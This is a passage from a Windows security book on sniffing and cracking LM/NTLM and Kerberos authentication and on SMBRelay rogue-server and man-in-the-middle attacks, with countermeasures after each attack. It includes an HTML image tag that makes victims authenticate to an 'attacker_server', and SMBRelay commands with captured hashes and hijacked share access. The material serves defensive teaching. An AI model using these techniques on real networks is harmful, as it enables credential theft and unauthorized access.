
The basis for this attack is explained in a paper written in March 2002 by Frank O'Dwyer. (See "References and Further Reading" at the end of this chapter for a link.) Essentially, the Windows Kerberos implementation sends a pre-authentication packet that contains a known plaintext (a timestamp) encrypted with a key derived from the user's password. Thus, a brute-force or dictionary attack that decrypts the pre-authentication packet and reveals a structure similar to a standard timestamp unveils the user's password. This has been a known issue with Kerberos 5 for some time.

Countermeasures to Kerberos Sniffing

Vendor Bulletin:	*NA*
Bugtraq ID:	*NA*
Fixed in SP:	*NA*
Log Signature:	*Y*

In our testing, setting encryption on the secure channel (see Chapter 2) did not prevent this attack, and Microsoft had issued no guidance on addressing this issue at the

time of this writing. Thus, you're left with the classic defense: pick good passwords. Frank O'Dwyer's paper notes that passwords of eight characters in length containing different cases and numbers would take an estimated 67 years to crack using this approach on a single Pentium 1.5GHz machine, so if you are using Windows Server 2003's password complexity feature (mentioned earlier in this chapter), you've bought yourself some time (grin). Also remember that if a password is found in a dictionary, it will be cracked immediately.


Sniffing LM Authentication

Popularity:	*7*
Simplicity:	*2*
Impact:	*10*
Risk Rating:	***6***

The L0phtcrack (LC) password auditing tool is possibly one of the most recognized in the security community and, indeed, even within mainstream software circles. Although its primary function is to perform offline password cracking, more recent versions have shipped with an add-on module called SMB Packet Capture, which is capable of sniffing LAN Manager (LM) challenge-response authentication traffic off of the network and feeding it into the L0phtcrack cracking engine. We will discuss password cracking and L0phtcrack in Chapter 8; in this chapter, we will focus on the tool's ability to capture LM traffic and decode it.

As we alluded to in Chapter 2, weaknesses in the LM hash allow an attacker with the ability to eavesdrop on the network to guess the password hash itself relatively easily and then attempt to guess the actual password offline—yes, even though the password hash never traverses the network! An in-depth description of the process of extracting the password hash from the LM challenge-response routine is available within LC's documentation, under "Technical Explanation of Network SMB Capture," but we will cover the essentials of the mechanism here.

The critical issue is the way the LM algorithm creates the user's hash based on two separate seven-character segments of the account password. The first 8 bytes are derived from the first seven characters of the user's password, and the second 8 bytes are derived from the eighth through fourteenth characters of the password:



Each chunk can be attacked using exhaustive guessing against every possible 8-byte combination. Attacking the entire 8-byte "character space" (that is, all possible combinations of allowable characters up to 8) is computationally quite easy with a modern desktop computer processor. Thus, if an attacker can discover the user's LM hash, she stands a good chance of ultimately cracking the actual cleartext password.

So how does SMB Packet Capture obtain the LM hash from the challenge-response exchange? As we saw in Chapter 2, neither the LM nor the NTLM hash are sent over the wire during NTLM challenge-response authentication. It turns out that the "response" part of NTLM challenge-response is created by using a *derivative of the LM hash* to encrypt the 8-byte "challenge." Because of the simplicity of the derivation process, the response is also easily attacked using exhaustive guessing to determine the original LM hash value. The efficiency of this process is greatly improved depending on the password length. The end result: LC's SMB Packet Capture can grab LM hashes off the wire if it can sniff the LM response. Using a similar mechanism, it can obtain the NTLM challenge-response hashes as well, although it is not currently capable of deriving hashes from NTLMv2 challenge-response traffic. Figure 5-5 shows SMB Packet Capture at work harvesting LM and NTLM responses from a network.

Once the LM and NTLM hashes are derived, they can be imported into LC and subject to cracking (see Chapter 8). Depending on the strength of the passwords, the cracking process may reveal cleartext passwords in a matter of minutes or hours.

You should note some important things about using LC's SMB Packet Capture utility:

- **IMPORTANT**: It is currently unable to derive hashes from logon exchanges between Windows 2000 and later systems (a legacy Windows machine must represent one side of the exchange, client or server). In our testing, the most recent version, LC 4, was able to derive LM responses only from authentications that involved NT 4 or earlier systems. If both ends of the conversation included only Windows XP, 2000, or Server 2003, LC 4 SMB Packet Capture did not capture any packets.




Figure 5-5. L0phtcrack's SMB Packet Capture sniffing password equivalent LM responses from NT family authentication over the wire

- It can capture challenge-response traffic only from shared media, not switched. (However, this can be circumvented by using Address Resolution Protocol [ARP] redirection/cache poisoning on switched Ethernets; see *Hacking Exposed, Fourth Edition*, Chapter 9.)
- The time to crack challenge-response hashes captured from a network sniffing completion scales linearly as you add password hashes to crack. The slowdown results from each hash being encrypted with a unique challenge so that work done cracking one password cannot be used again to crack another (which is not the case with hashes obtained from a Registry dump). Thus, ten network challenge-response hashes will take ten times longer to crack than just one, limiting the effectiveness of this type of password auditing to specific situations.
- ▲ The included WinPcap packet capture driver must be successfully installed and running during SMB Packet Capture. (LC installs WinPcap automatically, and the driver is launched at boot time.)

To verify correct installation of WinPcap, check to see that WinPcap appears in the Add/Remove Programs Control Panel applet. When running SMB Packet Capture, you can verify that the driver is loaded by running Computer Management (compmgmt.msc) and looking under the System Information/Software Environment/Drivers node. The entry called packet_2.1 should be listed as Running. (The number may be different for different versions of WinPcap.) Also, be sure to disable any personal firewall software that may be running on your system to ensure that it does not interfere with WinPcap's packet capture.

SoopLM/BeatLM Another great set of tools for capturing LM responses and cracking them is the ScoopLM and BeatLM tools from Urity at SecurityFriday.com. ScoopLM performs similarly to LC SMB Packet Capture, but it will also give visibility into authentication exchanges involving systems newer than NT 4. For example, in Figure 5-6, we show




Figure 5-6. ScoopLM captures LM/NTLM challenge-response authentication between various clients and a Windows Server 2003 system.

ScoopLM capturing password exchanges between a Windows Server 2003 server and the following clients: Windows NT 4, XP, and Server 2003. (You can tell which client is which by the username we selected.)

Unfortunately, when you attempt to crack these logon exchanges using BeatLM, you quickly find that the LM responses in this data are not susceptible to cracking, as we show in Figure 5-7. Each of the passwords for the user in question is "test," and we have used a dictionary with the word "test" in it. As you can see, the NT 4 LM response is cracked quite handily, but the Windows XP and Windows Server 2003 client responses are not, showing the ERR message in the right column. We'll discuss the reason for this in the "Countermeasures" section coming up shortly.

Redirecting SMB Logon to the Attacker Assuming users can be tricked into connecting to a server of the attacker's choice, capturing LM responses becomes much easier. This approach also comes in handy when network switching has been implemented, as it will invoke authentication sessions proximal to the attacker's system regardless of network topology.

It is also a more granular way to target individual users. The most basic trick was suggested in one of the early releases of L0phtcrack: send an e-mail message to the victim with an embedded hyperlink to a fraudulent server. The victim receives the message, the hyperlink is followed (manually or automatically), and the client unwittingly sends the user's LM/NTLM credentials over the network. Such links are easily disguised and typically require little user interaction because *Windows automatically tries to log in as the current user if no other authentication information is explicitly supplied*. This is probably one of the most debilitating behaviors of Windows from a security perspective, and it's one that we will touch on again in Chapter 13.

As an example, consider an imbedded image tag that renders with HTML in a web page or e-mail message:

```
<html>
<img src=file://attacker_server/null.gif height=1 width=1</img>
</html>
```

When this HTML renders in Internet Explorer or Outlook/Outlook Express, the null.gif file is loaded and the victim will initiate Windows authentication with *attacker_server*. The




Figure 5-7. BeatLM cracks passwords obtained from LM response sniffing—note that it does not crack passwords from newer Windows clients like Windows XP and Server 2003.

shared resource does not even have to exist. We'll discuss other such approaches, including telnet session invocation, in Chapter 13 on client-side hacking.

Once the victim is fooled into connecting to the attacker's system, the only remaining feature necessary to complete the exploit is to capture the ensuing LM response, and we've seen how trivial this is using SMB Packet Capture or ScoopLM. Assuming that one of these tools is listening on *attacker_server* or its local network segment, the LM/NTLM challenge-response traffic will come pouring in.

One variation on this attack is to set up a rogue NT family server to capture the hashes as opposed to a sniffer like SMB Packet Capture. We'll discuss rogue SMB servers in "Subverting Windows Authentication" later in this chapter. It is also possible to use ARP redirection/cache poisoning to redirect client traffic to a designated system; see *Hacking Exposed, Fourth Edition,* Chapter 9.

Countermeasures

Vendor Bulletin:	*NA*
Bugtraq ID:	*NA*
Fixed in SP:	*NA*
Log Signature:	*Y*

The risk presented by LM response sniffing can be mitigated in several ways.

One way is to ensure that network security best practices are followed. Keep Windows authentication services within protected networks and ensure that the overall network infrastructure does not allow LM traffic to pass by untrusted nodes. A corollary of this remedy is to ensure that physical network access points (wall jacks and so on) are not available to casual passersby. (Remember that this is made more difficult with the growing prevalence of wireless networking.) In addition, although it's generally a good idea to use features built-in to networking equipment or Dynamic Host Configuration Protocol (DHCP) to prevent intruders from registering physical and network-layer addresses without authentication, recognize that sniffing attacks do not require the attacker to obtain a MAC (Media Access Control) or IP address since they operate in promiscuous mode.

In the second case, configure all Windows systems within your environment to disable propagation of the LM hash on the wire. This is done using the "Network Security: LAN Manager Authentication Level" setting under Security Policy (Computer Configuration/Windows Settings/Security Settings/Local Policies/Security Options node within the Group Policy or Local Security Policy MMC snap-in). This setting allows you to configure Windows 2000 and later to perform LM/NTLM authentication in one of six ways (from least secure to most; adapted from KB article Q239869):

- **Level 0** Send LM and NTLM response; never use NTLM 2 session security. Clients use LM and NTLM authentication and never use NTLM 2 session security; domain controllers accept LM, NTLM, and NTLM 2 authentication. (This is the default on NT family products through Windows XP.)

- **Level 1** Use NTLM 2 session security if negotiated. Clients use LM and NTLM authentication and use NTLM 2 session security if the server supports it; domain controllers accept LM, NTLM, and NTLM 2 authentication.
- **Level 2** Send NTLM response only. Clients use only NTLM authentication and use NTLM 2 session security if the server supports it; domain controllers accept LM, NTLM, and NTLM 2 authentication. (This is the default on Windows Server 2003.)
- **Level 3** Send NTLM 2 response only. Clients use NTLM 2 authentication and use NTLM 2 session security if the server supports it; domain controllers accept LM, NTLM, and NTLM 2 authentication.
- **Level 4** Domain controllers refuse LM responses. Clients use NTLM 2 authentication and use NTLM 2 session security if the server supports it; domain controllers refuse LM authentication (that is, they accept NTLM and NTLM 2).
- ▲ **Level 5** Domain controllers refuse LM and NTLM responses (they accept only NTLM 2). Clients use NTLM 2 authentication and use NTLM 2 session security if the server supports it; domain controllers refuse NTLM and LM authentication (they accept only NTLM 2).

By setting LAN Manager Authentication Level to Level 2, Send NTLM Response Only, LM response sniffing tools will not be able to derive a hash from challenge-response authentication. (Settings higher than 2 will also work and are more secure.) Figure 5-8 shows the Windows Server 2003 Security Policy interface in its default setting of the LM Authentication level.

Figure 5-8. The Windows Server 2003 LANMan authentication level default setting prevents sending the vulnerable LM response on the wire.

TIP When applying the LM Authentication Level setting on Windows Server 2003, right-click the top node of the MMC tree in which the setting is displayed and select Reload. This will apply the setting immediately.

What about the newer NTLM and NTLM 2 protocols? The NTLM response is not susceptible to LM response sniffing, since it is not based on concatenated cryptographic material that can be attacked in parallel. For example, L0phtcrack's SMB Packet Capture will still appear to have captured a Windows Server 2003 client's LM response even if its LM Authentication Level is set to 2, but once imported into L0phtcrack for cracking, password hashes derived from NTLM-only responses will not crack within a reasonable timeframe. As we saw earlier, other LM response sniffing tools like ScoopLM exhibit this same behavior.

NOTE This is not to say that one cannot crack valid NTLM hashes (as we will see is quite possible in Chapter 8), but rather that it is not easy to derive the NTLM hash from NTLM-only challenge-response authentication.

It is interesting to note that NTLM 2 challenge-responses can be sniffed as well, and, in theory, they could also be vulnerable to a similar attack. However, no publicly available tools can perform such an attack today.

The LAN Manager Authentication Level setting was formerly configured using the HKLM\System\CurrentControlSet\Control\LSA\LMCompatibilityLevel Registry key under NT 4, where the Level 0–5 designations originated, even though the numbers don't appear in the Windows Server 2003 Security Policy interface (see KB article Q147706).

CAUTION Remember that as long as systems in an environment have not been set to Level 2 or higher, that environment is vulnerable, even if all servers have been set to Level 4 or 5. Clients will still send the LM response even if the server doesn't support it.

One of the biggest issues large organizations faced when deploying the old LMCompatibilityLevel Registry setting was the fact that older Windows clients could not send the NTLM response. This issue was addressed with the Directory Services Client, included on the Windows 2000 CD-ROM under Clients\Win9*x*\Dsclient.exe. Once installed, DSClient allows Windows 9*x* clients to send the NTLM 2 response. Windows 9*x* must still be configured to send only the NTLM 2 response by creating an LSA Registry key under HKLM\System\CurrentControlSet\Control and then adding the following registry value:

```
Value Name: LMCompatibility
Data Type: REG_DWORD
Value: 3
Valid Range: 0,3
```

NOTE On Windows 9*x* clients with DSClient installed, this Registry value should be named LMCompatibility, not LMCompatibilityLevel, which is used for the NT 4 setting.

It's also important to note that the LAN Manager Authentication Level setting applies to SMB communications. Another Registry key controls the security of Microsoft Remote Procedure Call (MSRPC) and Windows Integrated authentication over HTTP on both client and server (they must match):

```
HKLM\System\CurrentControlSet\control\LSA\MSV1_0
Value Name: NtlmMinClientSec or NtlmMinServerSec
Data Type: REG_WORD
Value: one of the values below:
0x00000010- Message integrity
0x00000020- Message confidentiality
0x00080000- NTLM 2 session security
0x20000000- 128-bit encryption
0x80000000- 56-bit encryption
```

Finally, as we've noted frequently in this chapter, Windows 2000 and later versions are capable of performing another type of authentication, Kerberos. Because it is a wholly different type of authentication protocol, it is not vulnerable to LM response sniffing. Unfortunately, clients cannot be forced to use Kerberos by simply setting a Registry value similar to LM Authentication Level, so as long as there are down-level systems in your environment, it is likely that LM/NTLM challenge-response authentication will be used.

In addition, in many scenarios, Kerberos will not be used in a homogeneous Windows 2000 or later environment. For example, if the two machines are in a different Windows 2000 forest, Kerberos will *not* be used (unless a cross-forest trust is enabled, which is available only in native Windows Server 2003 domains; see Chapter 2). If the two machines are in the same forest, Kerberos may be used—but only if the machines are referenced by their NetBIOS machine names or DNS names; accessing them by IP address will always use LM/NTLM challenge-response. Finally, if an application used within a Windows Server 2003 domain does not support Kerberos or supports only legacy LM/NTLM challenge-response authentication, it will obviously not use Kerberos, and authentication traffic will be vulnerable to LM response sniffing.

Remember also that to set up Kerberos in a Windows 2000 and later environment, you must deploy a domain with Active Directory. Some good tools to use to determine whether Kerberos is being used for specific sessions are the Resource Kit kerbtray utility, a graphical tool, or the command-line klist tool. We'll discuss Kerberos in more detail in Chapter 16.

NOTE Remember that earlier in this chapter we've demonstrated that Kerberos authentication can be sniffed as well!

SUBVERTING WINDOWS AUTHENTICATION

Finally we reach the last of the three attack vectors we set out to discuss in this chapter. In contrast to guessing or eavesdropping on passwords, this section will focus on actually slipping into the authentication stream to harvest credentials and even steal valid authentication sessions right from the client. Our discussion here is divided into two parts:

- ▼ Rogue server attacks
- ▲ MITM attacks

Rogue Server Attacks

Popularity:	*2*
Simplicity:	*2*
Impact:	*7*
Risk Rating:	***3***

In May 2001, Sir Dystic of Cult of the Dead Cow wrote and released a tool called SMBRelay to much fanfare—*The Register* breathlessly sensationalized the tool with the headline "Exploit Devastates WinNT/2K Security," apparently not aware of the weaknesses in LM authentication that had been around for some time by this point.

SMBRelay is essentially an SMB server that can harvest usernames and password hashes from incoming SMB traffic. As the name implies, SMBRelay can act as more than just a rogue SMB endpoint—it also can perform MITM attacks given certain circumstances. We'll discuss SMBRelay's MITM functionality in an upcoming section of this chapter entitled "MITM Attacks"; for now, we'll focus on its use as a simple rogue SMB server.

Setting up a rogue SMBRelay server is quite simple. The first step is to run the SMBRelay tool with the enumerate switch (`/E`) to identify an appropriate physical interface on which to run the listener:

```
C:\>smbrelay /E
SMBRelay v0.992 - TCP (NetBT) level SMB man-in-the-middle relay attack
 Copyright 2001: Sir Dystic, Cult of the Dead Cow
 Send complaints, ideas and donations to sirdystic@cultdeadcow.com
[2] ETHERNET CSMACD - 3Com 10/100 Mini PCI Ethernet Adapter
[1] SOFTWARE LOOPBACK - MS TCP Loopback interface
```

As this example illustrates, the interface with index 2 is the most appropriate to select because it is a physical card that will be accessible from remote systems (the Loopback adapter is accessible only to localhost). Of course, with multiple adapters options widen, but we'll stick to the simplest case here and use the index 2 adapter in further discussion. Note that this index number may change between separate usages of SMBRelay.

Starting the server can be tricky on Windows Server 2000 and later systems because the OS won't allow another process to bind SMB port TCP 139 when the OS is using it. One way around this is to disable TCP 139 temporarily by checking Disable NetBIOS Over TCP/IP, an option that can be found by selecting the Properties of the appropriate Local Area Connection, and then selecting Properties of Internet Protocol (TCP/IP), clicking the Advanced button, and selecting the appropriate radio button on the WINS tab, as discussed in Chapter 4. Once this is done, SMBRelay can bind TCP 139.

If disabling TCP 139 is not an option, the attacker must create a virtual IP address on which to run the rogue SMB server. Thankfully, SMBRelay provides automated functionality to set up and delete virtual IP addresses using a simple command-line switch, `/L+` *ip_address*. However, we have experienced erratic results using the `/L` switch on Windows 2000 and recommend disabling TCP 139, as explained previously, rather than using `/L`.

One additional detail to consider when using SMBRelay on NT 4 SP 6a and later: If a modern SMB client fails to connect on TCP 139, it will then attempt an SMB connection on TCP 445, as discussed in Chapter 2. To avoid having these later clients circumvent the rogue SMBRelay server listening on TCP 139, TCP 445 should be blocked or disabled on the rogue server. Since the only way to disable TCP 445 leaves TCP 139 intact, the best way is to block TCP 445 using an IPSec filter (see Chapter 16).

The following examples illustrate SMBRelay running on a Windows 2000 host and assumes that TCP 139 has been disabled (as explained) and that TCP 445 has been blocked using an IPSec filter.

Here's how to start SMBRelay on Windows 2000, assuming that interface index 2 will be used for the local listener and relay address, and the rogue server will listen on the existing IP address for this interface:

```
C:\>smbrelay /IL 2 /IR 2
SMBRelay v0.992 - TCP (NetBT) level SMB man-in-the-middle relay attack
 Copyright 2001: Sir Dystic, Cult of the Dead Cow
 Send complaints, ideas and donations to sirdystic@cultdeadcow.com
Using relay adapter index 2: 3Com EtherLink PCI
Bound to port 139 on address 192.168.234.34
```

Subsequently, SMBRelay will begin to receive incoming SMB session negotiations. When a victim client successfully negotiates an SMB session, here is what SMBRelay does:

```
Connection from 192.168.234.44:1526
Request type: Session Request  72 bytes
Source name: CAESARS         <00>
Target name: *SMBSERVER      <20>
Setting target name to source name and source name to 'CDC4EVER'...
Response:     Positive Session Response  4 bytes

Request type: Session Message  137 bytes
SMB_COM_NEGOTIATE
Response:     Session Message  119 bytes
```

```
Challenge (8 bytes):    952B499767C1D123

Request type: Session Message  298 bytes
SMB_COM_SESSION_SETUP_ANDX
Password lengths: 24 24
Case insensitive password:
4050C79D024AE0F391DF9A8A5BD5F3AE5E8024C5B9489BF6
Case sensitive password:
544FEA21F61D8E854F4C3B4ADF6FA6A5D85F9CEBAB966EEB
Username:     "Administrator"
Domain:       "CAESARS-TS"
OS:           "Windows Server 2003 2195"
Lanman type:  "Windows Server 2003 5.0"
???:          ""
Response:     Session Message  156 bytes
OS:           "Windows 5.0"
Lanman type:  "Windows Server 2003 LAN Manager"
Domain:       "CAESARS-TS"

Password hash written to disk
Connected?
Relay IP address added to interface 2
Bound to port 139 on address 192.1.1.1
   relaying for host CAESARS 192.168.234.44
```

As you can see, both the LM ("case insensitive") and NTLM ("case sensitive") passwords have been captured and written to the file hashes.txt in the current working directory. This file may be imported into L0phtcrack for cracking.

NOTE Because of file format differences with versions later than 2.52, SMBRelay-captured hashes cannot be imported directly into L0phtcrack.

What's even worse, the attacker's system now can access the client machine by simply connecting to it via the relay address, which defaults to 192.1.1.1. Here's what this looks like:

```
C:\>net use * \\192.1.1.1\c$
Drive E: is now connected to \\192.168.234.252\c$.

The command completed successfully.
C:\>dir e:
 Volume in drive G has no label.
 Volume Serial Number is 44F0-BFDD

 Directory of G:\
```

```
12/02/2000  10:51p      <R>          Documents and Settings
12/02/2000  10:08p      <R>          Inetpub
05/25/2001  03:47a      <R>          Program Files
05/25/2001  03:47a      <R>          WINNT
0 File(s)              0 bytes
4 Dir(s)  44,405,624,832 bytes free
```

On the Windows 2000 client system that unwittingly connected to the SMBRelay server in the preceding example, the following behavior is observed. First, the original `net use` command appears to have failed, throwing system error 64. Running `net use` will indicate that no drives are mounted. However, running `net session` will reveal that it is unwittingly connected to the spoofed machine name (CDC4EVER, which SMBRelay sets by default unless changed using the `/S` *name* parameter):

```
C:\client>net use \\192.168.234.34\ipc$ * /u:Administrator
Type the password for \\192.168.234.34\ipc$:
System error 64 has occurred.

The specified network name is no longer available.

C:\client>>net use
New connections will not be remembered.

There are no entries in the list.

C:\client>>net session

Computer    User name       Client Type   Opens Idle time

-------------------------------------------------------------------------
--------
\\CDC4EVER  ADMINISTRATOR   0wned by cDc  0 00:00:27

The command completed successfully.
```

Some issues commonly crop up when using SMBRelay. The next example illustrates those. Our intended victim's IP address is 192.168.234.223.

```
Connection from 192.168.234.223:2173
Error receiving data from incoming connection
```

This typically occurs when the victim supplies an invalid username/password combination. SMBRelay will continue to listen, but it may encounter further errors:

```
Connection rejected: 192.168.234.223 already connected
```

Once a connection has been attempted from a given victim's IP address and fails, all further attempts from this address will generate this error. (This is according to the design of the program, as stated in the readme.) You may also experience this issue even if the initial negotiation is successful but you receive a message like "Login failure code: 0xC000006D." Restarting SMBRelay alleviates these problems (just press CTRL-C to stop it). In addition, you may see spurious entries like the following:

```
Connection from 169.254.9.119:2174
Unable to connect to 169.254.9.119:139
```

This is the Loopback adapter making connections to the SMBRelay server—they are safe to ignore.

Remember that it is also possible to use ARP redirection/cache poisoning to redirect client traffic to a rogue SMB server; see *Hacking Exposed, Fourth Edition,* Chapter 9.

Countermeasures to SMB Redirection

Vendor Bulletin:	*NA*
Bugtraq ID:	*NA*
Fixed in SP:	*NA*
Log Signature:	*N*

In theory, SMBRelay is quite difficult to defend against. Since it claims to be capable of negotiating all of the different LM/NTLM authentication dialects, it should be able to capture whatever authentication is directed toward it.

Digitally signing SMB communications (discussed in the following "Countermeasures to MITM section) can be used to combat SMBRelay MITM attacks, but it will not always derail fraudulent server attacks since SMBRelay can downgrade secure channel negotiation with victim clients if possible.

MITM Attacks

Popularity:	*2*
Simplicity:	*2*
Impact:	*8*
Risk Rating:	***3***

MITM attacks were the main reason for the great hype over SMBRelay when it was released. Although the concept of SMB MITM attacks was quite old by the time SMBRelay was released, it was the first widely distributed tool to automate the attack.

Here's an example of setting up MITM with SMBRelay. The attacker in this example sets up a fraudulent server at 192.168.234.251 using the /L+ switch, a relay address of 192.168.234.252 using /R, and a target server address of 192.168.234.34 with /T:

```
C:\>smbrelay /IL 2 /IR 2 /R 192.168.234.252 /T 192.168.234.220
Bound to port 139 on address 192.168.234.251
```

A victim client, 192.168.234.220, then connects to the fraudulent server address, thinking it is talking to the target:

```
Connection from 192.168.234.220:1043
Request type: Session Request  72 bytes
Source name: GW2KNT4         <00>
Target name: *SMBSERVER      <20>
Setting target name to source name and source name to 'CDC4EVER'...
Response:     Positive Session Response  4 bytes

Request type: Session Message  174 bytes
SMB_COM_NEGOTIATE
Response:     Session Message  95 bytes
Challenge (8 bytes):    1DEDB6BF7973DD06
Security signatures required by server *** THIS MAY NOT WORK!
Disabling security signatures
```

Note that the target server has been configured to require digitally signed SMB communications, and the SMBRelay attempts to disable the signatures.

```
Request type: Session Message  286 bytes
SMB_COM_SESSION_SETUP_ANDX
Password lengths: 24 24
Case insensitive password:  A4DA35F982C8E17FA2BBB952CBC01382C210FF29461A71F1
Case sensitive password:    F0C2D1CA8895BD26C7C7E8CAA54E10F1E1203DAD4782FB95
Username:     "Administrator"
Domain:       "NT4DOM"
OS:           "Windows NT 1381"
Lanman type:  ""
???:          "Windows NT 4.0"
Response:     Session Message  144 bytes
OS:           "Windows NT 4.0"
Lanman type:  "NT LAN Manager 4.0"
Domain:       "NT4DOM"

Password hash written to disk
Connected?
Relay IP address added to interface 2
```

```
Bound to port 139 on address 192.168.234.252 relaying for host GW2KNT4
 192.168.234.220
```

At this point, the attacker has successfully inserted herself into the SMB stream between victim client and target server and derived the client's LM and NTLM hashes from the challenge-response. Connecting to the relay address will give access to the target server's resources. For example, here is a separate attack system mounting the C$ share on the relay address:

```
D:\>net use * \\192.168.234.252\c$
Drive G: is now connected to \\celery\e$.

The command completed successfully.
```

Here's what the connection from this attacker's system (192.168.234.50) looks like on the SMBRelay server console:

```
*** Relay connection for target GW2KNT4 received from 192.168.234.50:1044
 *** Sent positive session response for relay target GW2KNT4
 *** Sent dialect selection response (7) for target GW2KNT4
 *** Sent SMB Session setup response for relay to GW2KNT4
```

SMBRelay can be erratic and results are not always this clean, but when implemented successfully, this is clearly a devastating attack: the MITM has gained complete access to the target server's resources without really lifting a finger.

Of course, the key hurdle here is to convince a victim client to authenticate to the MITM server in the first place, but we've already discussed several ways to do this. One would be to send a malicious e-mail message to the victim client with an embedded hyperlink to the MITM SMBRelay server's address. The other would be to implement an ARP poisoning attack against an entire segment, causing all of the systems on the segment to authenticate through the fraudulent MITM server. Chapter 9 of *Hacking Exposed, Fourth Edition* discusses ARP redirection/cache poisoning.

Countermeasures to MITM

Vendor Bulletin:	*NA*
Bugtraq ID:	*NA*
Fixed in SP:	*NA*
Log Signature:	*N*

The seemingly obvious countermeasure to SMBRelay is to configure NT family systems to use SMB Signing, which is now referred to as digitally signing Microsoft network client/server communications. SMB Signing was introduced with Windows NT 4 Service Pack 3 and is discussed in KB article Q161372.

As the name suggests, setting Windows Server 2003 to sign client or server communications digitally will cause it to sign each block of SMB communications cryptographically. This signature can be checked by a client or server to ensure the integrity and authenticity of each block, making SMB server spoofing theoretically impossible (well, highly improbable at least, depending on the signing algorithm that is used). Windows Server 2003's security policies around SMB sessions is shown in Table 5-2. These settings are found under Security Policy/Local Policies/Security Options. Thus, if the server supports SMB Signing, Windows Server 2003 will use it. To force SMB Signing, optionally enable the settings that state "Always."

CAUTION Using SMB Signing incurs network overhead, and it may cause connectivity issues with NT 4 systems, even if SMB Signing is enabled on those systems.

Since SMBRelay MITM attacks are essentially legitimate connections, no tell-tale log entries appear to indicate that it is occurring. On the victim client, connectivity issues may arise when connecting to fraudulent SMBRelay servers, including System Error 59, "An unexpected network error occurred." The connection will actually succeed, thanks to SMBRelay, but it disconnects the client and hijacks the connection for itself.

Security Policy Option	Default Setting
Microsoft network client: Digitally sign communications (always)	Disabled
Microsoft network client: Digitally sign communications (if server agrees)	Enabled
Microsoft network client: Send unencrypted password to third-party SMB servers	Disabled
Microsoft network server: Amount of idle time required before suspending session	15 minutes
Microsoft network server: Digitally sign communications (always)	Disabled
Microsoft network server: Digitally sign communications (if client agrees)	Disabled
Microsoft network server: Disconnect clients when logon hours expire	Enabled

Table 5-2. Windows Server 2003's SMB Signing Default Settings

EXPLOITING WINDOWS-SPECIFIC SERVICES

The Windows-specific services were described in Chapter 3 (Table 3-2). Our definition of "Windows-specific services" is rather informal, but in essence it encompasses any remotely accessible network daemon or application that is proprietary to Microsoft Corporation, or is a Microsoft proprietary implementation of a standard protocol (e.g., Kerberos). This section will cover remote exploits of these services.

NOTE IIS, SQL Server, and Terminal Server will be discussed individually in Chapters 10, 11, and 12, respectively, due to the vast attention malicious hackers have historically paid to those services.

Another key differentiator for this section of the chapter is the focus on *exploitation* of these services. Although we have discussed password guessing, eavesdropping on logons, and other techniques to take advantage of many of these services already in this chapter, this section will focus on exploiting known bugs in service software code. Put another way, this section will cover "point-and-click" exploitation of a vulnerable service.

MSRPC interface buffer overflows (Blaster Worm)

Popularity:	*10*
Simplicity:	*10*
Impact:	*10*
Risk Rating:	***10***

Much like its most recent predecessor SQL Slammer (see Chapter 11), the genesis of the Blaster worm was in a Microsoft published security bulletin about a serious vulnerability in a protocol that was rarely thought of much but nevertheless was ubiquitous across computing infrastructures worldwide: the Microsoft Remote Procedure Call (MSRPC) Endpoint Mapper. This vulnerability is exploitable via TCP/UDP 135, 139, 445, and 593 (and also via HTTP if Com Internet Services is installed on Windows 2000).

The actual vulnerability is in a low-level Distributed Component Object Model (DCOM) interface within the RPC process. Successful exploitation of the issue leads to LocalSystem-equivalent privileges, the worst kind of remote compromise.

In early August 2003, soon after the Microsoft bulletin describing this vulnerability was published, several security research groups released proof-of-concept code to exploit the buffer overflow, and sure enough, an automated worm was soon released which infected over 400,000 unpatched machines. This worm was originally dubbed the LOVESAN worm, but is now more commonly known as Blaster. Details on the worm's activities and payload can be found on any reputable antivirus vendor's website, but essentially, this legion of infected computers was harnessed to launch a distributed denial of service (DDoS, see Chapter 15) attack against the windowsupdate.com domain beginning on August 16, 2003 and continuing until December. This sort of blatant targeting of

corporate infrastructure and its sheer scale were unprecedented, but fortunately, the windowsupdate.com domain was not actually used anymore by Microsoft Corporation, who simply removed the DNS records for that domain and thereby squelched the threat. It will be interesting to see in the future how the Internet community reacts to more thoughtfully crafted worms.

